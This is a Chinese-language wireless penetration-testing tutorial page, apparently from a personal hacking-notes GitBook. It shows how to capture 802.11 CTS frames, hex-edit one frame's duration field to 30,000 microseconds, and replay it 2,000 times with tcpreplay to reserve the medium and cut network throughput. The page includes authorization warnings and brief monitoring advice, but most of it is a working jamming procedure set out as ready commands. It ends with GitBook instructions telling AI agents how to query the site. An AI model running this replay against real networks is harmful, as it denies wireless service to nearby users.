> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/zh/hacking-wifi/wpa-wpa2-psk-network-attacks/client-disruption-tests/cts-frame-attack-network-bandwidth-hijacking.md).
# CTS 帧攻击 - 网络带宽劫持
分析 CTS 控制帧及其对无线介质可用性的影响。
IEEE 802.11 标准定义了 RTS (*请求发送*) 和 CTS (*允许发送*) 控制帧,以减少由隐藏节点造成的长时间碰撞。
### RTS 和 CTS 控制帧
CTS 帧包含一个持续时间值。该值以微秒表示,范围为 `0` 更改为 `32767`.
### 检查 CTS 帧
异常高的持续时间值可能会使无线介质被预留的时间比预期更长。接收方地址标识接入点,而 FCS 提供帧完整性检查。
{% hint style="warning" %}
在测试控制帧之前,请确认授权、目标设备和恢复步骤。被篡改的 CTS 帧可能会干扰无线连接。
{% endhint %}
### 捕获授权网络
在目标信道上启动 Airodump-ng:
{% code overflow="wrap" %}
```bash
airodump-ng --channel 11 -w CAPTURE --essid ATIC2 wlan0mon
```
{% endcode %}

### 识别 CTS 帧
使用 TShark 显示捕获中的 CTS 帧:
{% code overflow="wrap" %}
```bash
tshark -r CAPTURE-01.cap -Y "wlan.fc.type_subtype==28" 2>/dev/null
```
{% endcode %}
输出会确认捕获中是否包含 CTS (*允许发送*) 帧。
### 查看持续时间值
列出唯一的 CTS 持续时间值:
{% code overflow="wrap" %}
```bash
tshark -r CAPTURE-01.cap -Y "wlan.fc.type_subtype==28" -Tfields -e wlan.duration 2>/dev/null | sort -u
```
{% endcode %}
或者,在 JSON 输出中检查持续时间字段:
{% code overflow="wrap" %}
```bash
tshark -r CAPTURE-01.cap -Y "wlan.fc.type_subtype==28" -Tjson 2>/dev/null | grep 'wlan.duration'
```
{% endcode %}
### 验证影响
使用专用接入点和测试客户端。在引入任何测试帧之前记录基线。
1. 测量正常吞吐量、延迟和丢包。
2. 将接入点 BSSID 用作接收方地址。
3. 在限定测试后比较测量结果。
持续时间为 `30000` 表示 30 毫秒。持续时间字段使用微秒,而不是毫秒。
### 解读结果
重复发送具有较高持续时间值的 CTS 帧可能会导致附近站点推迟传输。这会减少可用空口时间,并可能降低网络吞吐量。
将捕获到的持续时间值与基线进行比较。记录客户端是否保持连接,以及测试停止后性能是否恢复。
### 记录防御性发现
报告受影响的信道、接入点、测试时长和观察到的客户端影响。包括基线和恢复测量结果。
监控是否存在持续时间值异常的重复 CTS 帧。保持接入点固件为最新,并调查意外的空口饱和。
### 使用 Wireshark 检查 CTS 帧
直接在 Wireshark 中打开捕获:
{% code overflow="wrap" %}
```bash
wireshark CAPTURE-01.cap > /dev/null 2>&1 & disown
```
{% endcode %}
应用以下显示过滤器:
{% code overflow="wrap" %}
```bash
wlan.fc.type_subtype==28
```
{% endcode %}
IEEE 802.11 详细信息还显示了持续时间值(110 微秒)
### 导出所选 CTS 帧
选择一个 CTS 帧并使用 **文件 → 导出指定数据包**。选择 **仅所选数据包** 以仅导出该帧。
### 使用 GHex 检查导出的帧
使用 GHex 打开导出的捕获:
{% code overflow="wrap" %}
```bash
ghex ctsframe.pcap > /dev/null 2>&1 &
```
{% endcode %}
导出的文件可能不包含预期的帧。在这种情况下,直接从监控模式接口捕获,并在 Wireshark 中验证该帧。
### 使用 Wireshark 直接捕获
当导出的文件不包含预期的 CTS 帧时,直接进行捕获。
打开 Wireshark,选择 `wlan0mon` 接口,并应用 CTS 显示过滤器:
{% code overflow="wrap" %}
```bash
wlan.fc.type_subtype==28
```
{% endcode %}
例如,第一帧显示的持续时间为 132 微秒。确认其目标地址与授权的测试接入点匹配。
将所选帧导出为 `ctsframe.pcap`.
打开文件并定位持续时间值。12 个字符的 MAC 地址后面的字节是 `84 00`.
{% code overflow="wrap" %}
```bash
ghex ctsframe.pcap > /dev/null 2>&1 &
```
{% endcode %}
将 `0x0084` 转换为十进制后得到的数据包中显示的相同值:132。
{% code overflow="wrap" %}
```
python
0x0084
```
{% endcode %}
将 30000 转换为十六进制:
{% code overflow="wrap" %}
```python
python
hex(30000)
```
{% endcode %}
结果是:
* 0x7530
对于此次限定测试,将 `84 00` 替换为 `30 75`。字节采用小端序。
再次打开捕获以验证更改:
{% code overflow="wrap" %}
```bash
wireshark ctsframe.pcap > /dev/null 2>&1 & disown
```
{% endcode %}
Wireshark 现在显示的持续时间为 30,000 微秒。
在使用以下命令之前,请确认目标设备、信道、持续时间和恢复窗口。它会反复发送测试帧以测量网络影响。
{% code overflow="wrap" %}
```bash
tcpreplay --intf1=wlan0mon --topspeed --loop=2000 ctsframe.pcap 2>/dev/null
```
{% endcode %}
该命令会循环发送 2,000 个数据包。每个数据包声明的持续时间为 30,000 微秒,这可能会耗尽可用空口时间。
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/zh/hacking-wifi/wpa-wpa2-psk-network-attacks/client-disruption-tests/cts-frame-attack-network-bandwidth-hijacking.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.